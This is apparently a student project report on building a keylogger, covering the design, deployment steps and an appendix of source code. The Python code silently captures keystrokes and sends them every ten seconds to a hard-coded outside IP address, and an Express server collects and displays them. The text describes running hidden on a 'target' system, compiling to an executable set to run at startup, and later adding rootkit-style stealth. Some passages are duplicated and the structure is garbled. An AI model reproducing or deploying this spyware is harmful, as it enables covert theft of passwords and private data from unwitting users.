Python is a scripting language that is high-level, interpreted, interactive, and object-oriented. Python is intended to be extremely readable. It commonly employs English terms rather than punctuation, and it has fewer syntactical structures than other languages.

3.3.7.1 Python Features

- **Easy-to-learn** - Python has a small number of keywords, a basic structure, and a well-defined syntax. This enables the pupil to swiftly learn the language.
- **Easy-to-read** - Python code is more clearly defined and visible to the eyes.
- **Easy-to-maintain** - Python's source code is relatively simple to maintain.
- **A broad standard library** - The majority of Python's library is portable and cross-platform compatible on UNIX, Windows, and Macintosh.
- **Interactive Mode** - Python features an interactive mode that enables for interactive testing and debugging of code snippets.
- **Portable** - Python can operate on a broad range of hardware devices and has the same interface across them all.
- **Extendable** - The Python interpreter may be extended using low-level modules. These modules allow programmers to enhance or adapt their tools to make them more efficient.
- **Databases** - Python provides interfaces to all major commercial databases.
- **GUI Programming** - Python can construct and port GUI programmes to numerous system calls, libraries, and windows systems, including Windows MFC, Macintosh, and Unix's X Window system.
- **Scalable** - Python provides a better structure and support for large programs than shell scripting.

CHAPTER 4

DESCRIPTION OF PROPOSED SYSTEM

Cybercriminals have developed a variety of techniques to carry out harmful acts on a user's computer or network in order to steal private or sensitive data. One such method is keylogging. Keylogging also known as “ keystroke logging records ” Any interaction you have with a keyboard button is referred to as a "keystroke". A keylogger's fundamental role is to keep track of everything you enter and send that information back to whoever installed it on your computer in some fashion.

Advanced keyloggers may be able to:

- Keep track of the data you copy and paste from other document's clipboards
- Record activities like opening documents, files, and applications.
- Take timed screenshots and save them at sporadic intervals
- Some on-screen buttons' text values can be requested in order to assist you collect passwords.

Software KEYLOGGER is basically software application that records the keystroke of the targeted machine from the local host.

Keystroke are the given input by user to the system using the keyboard.

This keylogger is used are used by:

- Parents
- Organization
- Hackers

We are trying to build a python file that can be compiled and run. With the help of the file we will try to get the keystroke of the targeted system. This program will run at the background of the targeted system so the target person will not aware of it. even this python file will record with application the targeted machine is using.

4.1 SELECTED METHODOLOGY OR PROCESS MODEL




Fig 4.1 Process Model

First the enters the input to his/her system using the keyboard. The keyboard send the data to the system in the form of 1's and 0's. then the data is been recognized by the software application. Then the data is processed by the software and with the help of the keylogger application the keystroke is sent to the server with help of the internet. From the server and the with the help of JavaScript the data is been displayed on the hackers machine.

We build a python file that can be compiled and executed. With the help of the file **we** will get the keystroke of the targeted system. Even this python file will record with application the targeted machine is using. We are building a Linux file that can be run. With the help of the file we will display the keystroke of the targeted system on the host machine. This program will run at any Linux terminal of the host system. Basically the python file and the JavaScript file are linked to the server. Which acts like a bridge between the python file and the JavaScript or the bridge between the hacker and the targeted person.

First a python file is created and then the file is been compiled so that the file will converted into an executable file or it is call as "application file". Then we have to install the all the required directories in JavaScript terminal. Then we have to create the JavaScript file that can receives the from the targeted machine and with the help of the server the to file the two files are linked with each other.




Fig 4.2 Work Flow Diagram For The Proposed Model

Cybercriminals have developed a variety of techniques to carry out harmful acts on a user's computer or network in order to steal private or sensitive data. One such method is keylogging. Keylogging also known as “ keystroke logging records ” Any interaction you have with a keyboard button is referred to as a "keystroke". A keylogger's fundamental role is to keep track of everything you enter and send that information back to whoever installed it on your computer in some fashion.

Advanced keyloggers may be able to:

- Keep track of the data you copy and paste from other document's clipboards
- Record activities like opening documents, files, and applications.
- Take timed screenshots and save them at sporadic intervals
- Some on-screen buttons' text values can be requested in order to assist you collect passwords.

4.2 ARCHITECTURE / OVERALL DESIGN OF PROPOSED SYSTEM




Fig 4.3 Overall Design Of Proposed System

Software KEYLOGGER is basically software application that records the keystroke of the targeted machine from the local host.

Keystroke are the given input by user to the system using the keyboard.

This keylogger is used are used by:

- Parents
- Organization
- Hackers

We are trying to build a python file that can be compiled and run. With the help of the file we will try to get the keystroke of the targeted system. This program will run at the background of the targeted system so the target person will not aware of it. even this python file will record with application the targeted machine is using.4.3 .

CHAPTER 5

IMPLEMENTATION DETAILS

5.1 DEVELOPMENT AND DEPLOYMENT SETUP FOR KEYLOGGER

Introduction:

A keylogger, also known as a keystroke logger, is a software program or hardware device that records and logs the keys pressed on a keyboard. Keyloggers can be used for various purposes, such as monitoring employees' productivity, protecting intellectual property, or even conducting surveillance. In this guide, we will cover the development and deployment setup for a keylogger.

1. Choosing a Programming Language:

The first step in developing a keylogger is to choose a programming language. Python is a great choice for beginners due to its simplicity and ease of use, but they can provide better performance and are more suitable for creating more complex keyloggers.

2. Setting up the Development Environment:

For Python, you will need to install Python on your computer. You can download it from the official Python website (<https://www.python.org/>). Once installed, you can use a text editor or an Integrated Development Environment (IDE) like Visual Studio Code, PyCharm, or Sublime Text to write your code.

3. Creating a New Project:

Create a new folder for your keylogger project and open it in your chosen IDE. Create a new file with a .py extension and name it "keylogger.py". This will be the main file for your keylogger.

CHAPTER 6

4. Writing the Keylogger Code:

In this step, you will write the code for your keylogger. This code creates a simple keylogger that prints the pressed keys to the console. You can modify this code to suit your needs, such as storing the logged keys in a file or sending them to a remote server.

5. Testing the Keylogger:

Before deploying your keylogger, make sure to test it thoroughly. Run the `keylogger.py` file and test it by typing on your keyboard. You should see the keys being logged in the console.

6. Deployment:

Once you have tested your keylogger and it is working as expected, you can deploy it on the target system. There are several ways to do this:

- a. Manual Installation: Copy the `keylogger.py` file to the target system and run it using the Python interpreter.
- b. Batch File: Create a batch file that runs the `keylogger.py` file and set it to run automatically at startup.
- c. Python Script: Create a Python script that runs the `keylogger.py` file and set it to run automatically at startup.
- d. Exe File: Compile the `keylogger.py` file into an executable file (.exe) using a tool like PyInstaller or cx_Freeze. This will create a standalone executable file that can be run on any system without the need for Python installed.

CHAPTER 6

7. Conclusion:

In this guide, you learned how to set up the development and deployment environment for a keylogger. You also learned how to write a simple keylogger in Python and tested it on your system. Finally, you learned how to deploy your keylogger on a target system using various methods.

5.2 TESTING

If you're interested in testing the effectiveness of a keylogger for educational or research purposes in a legal and ethical manner, there are several approaches you can take:

1. **Simulated Environment:** Set up a controlled environment where you have permission to monitor and record keystrokes. This could involve creating a virtual machine or using a spare computer solely for testing purposes. You can install the keylogger on this system and then generate controlled inputs to see how the keylogger captures and records keystrokes.
2. **Ethical Hacking Labs:** There are ethical hacking labs and platforms available where you can practice various security techniques, including keylogging, in a legal and controlled environment. These platforms provide simulated networks and systems where you can test your skills and tools safely.
3. **Open Source Keyloggers:** There are open-source keylogger projects available that you can use for testing purposes. By studying their code and behavior, you can gain insights into how keyloggers work and how they can be detected or mitigated.
4. **Security Research:** Engage in security research to understand the methods used by keyloggers and how they can be defended against. This involves studying the techniques employed by keyloggers, analyzing their behavior, and experimenting with different countermeasures.

CHAPTER 6

5. Penetration Testing: If you're part of a security team or conducting security assessments for an organization, you may perform penetration testing (with proper authorization) to assess the security posture of systems, which may involve testing for vulnerabilities such as keylogging.

It's essential to ensure that any testing you conduct is legal, ethical, and with proper authorization. Unauthorized monitoring or testing on systems without permission can lead to legal consequences. Always respect privacy and follow ethical guidelines when conducting security testing.

CHAPTER 6

CONCLUTION AND FUTURE WORK

6.1 CONCLUSION:

In conclusion, the development of a basic keylogger has been successfully accomplished. The keylogger is designed to capture keystrokes from a target system, providing a means of monitoring user activity. Through this project, we have gained insights into various aspects of software development, including programming languages, system-level interactions, and security considerations.

6.2 FUTURE WORK:

While the basic keylogger serves its purpose adequately, there are several avenues for future improvement and expansion:

1. Enhanced Stealth: Implementing more sophisticated techniques for hiding the keylogger's presence on the target system can be explored. This could involve techniques such as rootkit embedding or process injection to further conceal its activity.
2. Encrypted Communication: Implementing encrypted communication channels between the keylogger and the remote server can enhance security and prevent interception of sensitive data by unauthorized parties.
3. User Activity Analysis: Introducing algorithms to analyze captured keystrokes for patterns or anomalies could provide valuable insights into user behavior. This could have applications in security, productivity monitoring, or even predictive analytics.
4. Cross-Platform Support: Extending the keylogger's compatibility to target multiple operating systems and devices, such as mobile platforms (Android, iOS), would significantly broaden its utility.

5. Legal and Ethical Considerations: Conducting thorough research into the legal and ethical implications of keylogger usage is essential. Future work should focus on ensuring compliance with relevant laws and regulations, as well as ethical standards, particularly concerning user privacy and consent.

6. User Interface Enhancement: Developing a user-friendly interface for configuring and managing the keylogger could improve usability and accessibility for users with varying levels of technical expertise.

7. Anti-keylogger Measures: Investigating and implementing countermeasures against keyloggers, both for individual users and organizations, could contribute to improving overall cybersecurity posture.

By pursuing these avenues for future work, the basic keylogger can be further refined and expanded to address evolving security challenges and user needs in the digital landscape.

REFERENCES

- [1] Annisa Dwiayu Ramadhanty, Avon Budiono, Ahmad Almaarif , Implementation and Analysis of Keyboard Injection Attack using USB Devices in Windows Operating System (DOI: 10.1109/IC2IE50715.2020.9274631).
- [2] Yeshaswini Balakrishnan, Renjith P N, An analysis on Keylogger Attack and Detection based on Machine Learning (DOI: 10.1109/ICECONF57129.2023.1008393).
- [3] Jyothis Sabu, Ananthanarayanan S, Aravind Gopan, Gowtham S, Shalu Murali, Advanced Keylogger with Keystroke Dynamics (DOI: 10.1109/ICICT57646.2023.10134044).
- [4] Abdul Ahad, Mohd Salman Khan, Praful Saxena, Analysis of Keylogging Spyware for Information Theft (DOI: 10.1109/ICRT57042.2023.10146672).
- [5] Viraj Prajapati , Rahul Kalsariya , Amitesh Dubey , Kewal Mehta , Prof. Mahendra Patil, Analysis of Keyloggers in p0Cybersecurity (DOI: 10.22214/ijraset.2020.31925).
- [6] Sai Teja Sajja, Vivek Vardhan Asam, M. A. Jabbar, Activity Monitoring Tool for Windows using Keystroke Logging (DOI: 10.1109/NKCON56289.2022.10126964).
- [7] Mayank Srivastava, Anjali Kumari, Krishan Kant Dwivedi, Sakshit Jain, Vrishti Saxena, Analysis and Implementation of Novel Keylogger Technique (DOI: 10.1109/ISCON52037.2021.9702433).
- [8] Sriakulapu Bhavitha, Matta Chenna Rao, Pamarthi. Nancharaiah, Dr.S. Suhasini, Continuous Digital System Analysis in different System Softwares Using Keyloggers to Validate the need of Security (DOI: 10.1109/ICCCI56745.2023.10128390).
- [9] Mohomed Harfath, Rahal Amrith, Navindu Dulanaka, Praveen Perera, Dr Lakmal Rupersinga, Chethana liyanapathirana, Intelligent Cyber Safe Framework for Children (DOI: 10.1109/UEMCON53757.2021.9666696).
- [10] Ahsan Wajahat, * Azhar Imran, Jahanzaib Latif, Ahsan Nazir, Anas Bilal A Novel Approach of Unprivileged Keylogger Detection (DOI: 10.1109/ICOMET.2019.8673404).
- [11] Sahil Prasad Bejo, Biresh Kumar, Pallab Banerjee, Pooja Jha, Amar Nath

- [12] Singh, Mohan Kumar Dehury, Design, Analysis and Implementation of an Advanced Keylogger to Defend Cyber Threats (DOI: 10.1109/ICACCS57279.2023.10112977).
- [13] Swarnima Rai , Vaaruni Choubey , Suryansh , Puneet Garg, A Systematic Review of Encryption and Keylogging for Computer System Security (DOI: 10.1109/CCiCT56684.2022.00039).
- [14] Darshanie Sukhram, Thaier Hayajneh, KeyStroke Logs: Are Strong Passwords Enough? (DOI: 10.1109/UEMCON.2017.8249051).
- [15] Sriakulapu Bhavitha, Matta Chenna Rao, Pamarthi. Nancharaiah, Dr.S. Suhasini, Continuous Digital System Analysis in different System Softwares Using Keyloggers to Validate the need of Security (DOI: 10.1109/ICCCI56745.2023.10128390).
- [16] Mordechai Guri, AirKeyLogger: Hardwareless Air-Gap Keylogging Attack (DOI: 10.1109/COMPSAC57700.2023.00089).
- [17] Karthik Srinivasan, Keylogger Malware Detection using Machine Learning Model for Platform-Independent Devices (DOI: 10.1109/ETNCC59188.2023.10284942).
- [18] Yashika Sharma, Muskaan Rana, Optimization Technique to Reduce Resource Utilization of Software Key Loggers using PSO (DOI: 10.1109/ICPCSN58827.2023.00060).
- [19] Prasiddha Bhat, Namratha H J, Mohana, Cyber Security Testbed: Keyloggers and Data Visualization on Keyloggers – A Case (DOI: 10.1109/ICSCNA58489.2023.10370136).
- [20] Jyothis Sabu, Gowtham S, Ananthanarayanan S, Aravind Gopan, Shalu Murali, Advanced Keylogger with Keystroke Dynamics (DOI: 10.1109/ICICT57646.2023.10134044).
- [21] Sahil Prasad Bejo, Pooja Jha, Bires Kumar, Mohan Kumar Dehury, Delving and Unveiling the Malicious World: Implementing Malware Analysis for Preventive Approach (DOI: 10.1109/WCONF58270.2023.10235253).

APPENDIX

C. SOURCE CODE

5.1 PYTHON FILE/KEYLOGGER APPLICATION SOURCE CODE

```
# Install pynput using the following command: pip install pynput
# Import the mouse and keyboard from pynput
from pynput import keyboard

# We need to import the requests library to Post the data to the server.
import requests

# To transform a Dictionary to a JSON string we need the json package.
import json

# The Timer module is part of the threading package.
import threading

# We make a global variable text where we'll save a string of the keystrokes which
we'll send to the server.
text = ""

# Hard code the values of your server and ip address here.
ip_address = "109.74.200.23"
port_number = "8080"

# Time interval in seconds for code to execute.
time_interval = 10

def send_post_req():
    try:
        # We need to convert the Python object into a JSON string. So that we can
        # POST it to the server. Which will look for JSON using
        # the format {"keyboardData" : "<value_of_text>"}
        payload = json.dumps({"keyboardData" : text})

        # We send the POST Request to the server with ip address which listens on
        # the port as specified in the Express server code.

        # Because we're sending JSON to the server, we specify that the MIME Type
        # for JSON is application/json.
```

```

        r = requests.post(f"http://{ip_address}:{port_number}", data=payload,
headers={"Content-Type" : "application/json"})
# Setting up a timer function to run every <time_interval> specified seconds.
send_post_req is a recursive function, and will call itself as long as the program is
running.

    timer = threading.Timer(time_interval, send_post_req)

    # We start the timer thread.
    timer.start()
except:
    print("Couldn't complete request!")
# We only need to log the key once it is released. That way it takes the modifier
keys into consideration.
def on_press(key):
    global text
# Based on the key press we handle the way the key gets logged to the in memory
string.
# Read more on the different keys that can be logged here:
# https://pynput.readthedocs.io/en/latest/keyboard.html#monitoring-the-keyboard
    if key == keyboard.Key.enter:
        text += "\n"
    elif key == keyboard.Key.tab:
        text += "\t"
    elif key == keyboard.Key.space:
        text += " "
    elif key == keyboard.Key.shift:
        pass
    elif key == keyboard.Key.backspace and len(text) == 0:
        pass
    elif key == keyboard.Key.backspace and len(text) > 0:
        text = text[:-1]
    elif key == keyboard.Key.ctrl_l or key == keyboard.Key.ctrl_r:
        pass
    elif key == keyboard.Key.esc:
        return False

```

```

else:
    # We do an explicit conversion from the key object to a string and then
    append that to the string held in memory.
    text += str(key).strip('""')
# A keyboard listener is a threading.Thread, and a callback on_press will be
invoked from this thread.
# In the on_press function we specified how to deal with the different inputs
received by the listener.
with keyboard.Listener(
    on_press=on_press) as listener:
    # We start of by sending the post request to our server.
    send_post_req()
    listener.join()

```

5.2 JAVASCRIPT FILE

```

// We import the fs module so that we can have access to the file system.
const fs = require("fs");
const express = require("express");
const bodyParser = require("body-parser");

// Create the express app.
const app = express();
/* app should use bodyParser. For this example we'll use json. bodyParser allows
you to
access the body of your request.
*/
app.use(bodyParser.json({extended: true}));
// We assign the port number 8080.
const port = 8080;
// When a GET request is made to the "/" resource we return basic HTML.
app.get("/", (req, res) => {
    /* The GET request shows the data that's logged in the keyboard_capture.txt file.

```

```

    If the file keyboard_capture.txt has not yet been created, the try catch statement
will
    throw an exception and log to the homepage that nothing's been logged yet.
    */
    try {
        const kl_file = fs.readFileSync("./keyboard_capture.txt", {encoding:'utf8',
flag:'r'});
        // We send the txt file data to the server. We replace the "\n" with <br>
        res.send(`<h1>Logged data</h1><p>${kl_file.replace("\n", "<br>")}</p>`);
    } catch {
        res.send("<h1>Nothing logged yet.</h1>");
    }
});
app.post("/", (req, res) => {
    // For demo purposes we log the keyboardData sent as part of the body of the
POST request to the server.
    console.log(req.body.keyboardData);
    // Will now write the keyboard capture to a text file.
    fs.writeFileSync("keyboard_capture.txt", req.body.keyboardData);
    res.send("Successfully set the data");
});
// We can see that the app is listening on which port.
app.listen(port, () => {
    console.log(`App is listening on port ${port}`);
});

```

B. SCREENSHOT:




Fig B.1 Antivirus Screenshot

```
13
14 # Hard code the values of your server and ip address here.
15 ip_address = "109.74.200.23"
16 port_number = "8080"
17 # Time interval in seconds for code to execute.
18 time_interval = 10
```

Fig B.2 Fragment Of Code In The Python File




Fig B.3 Task Manger Screenshot




Fig B.4 Application Screenshot




Fig B.5 Search Crome In The Taskbar




Fig B.6 Open Crome In The Prompt

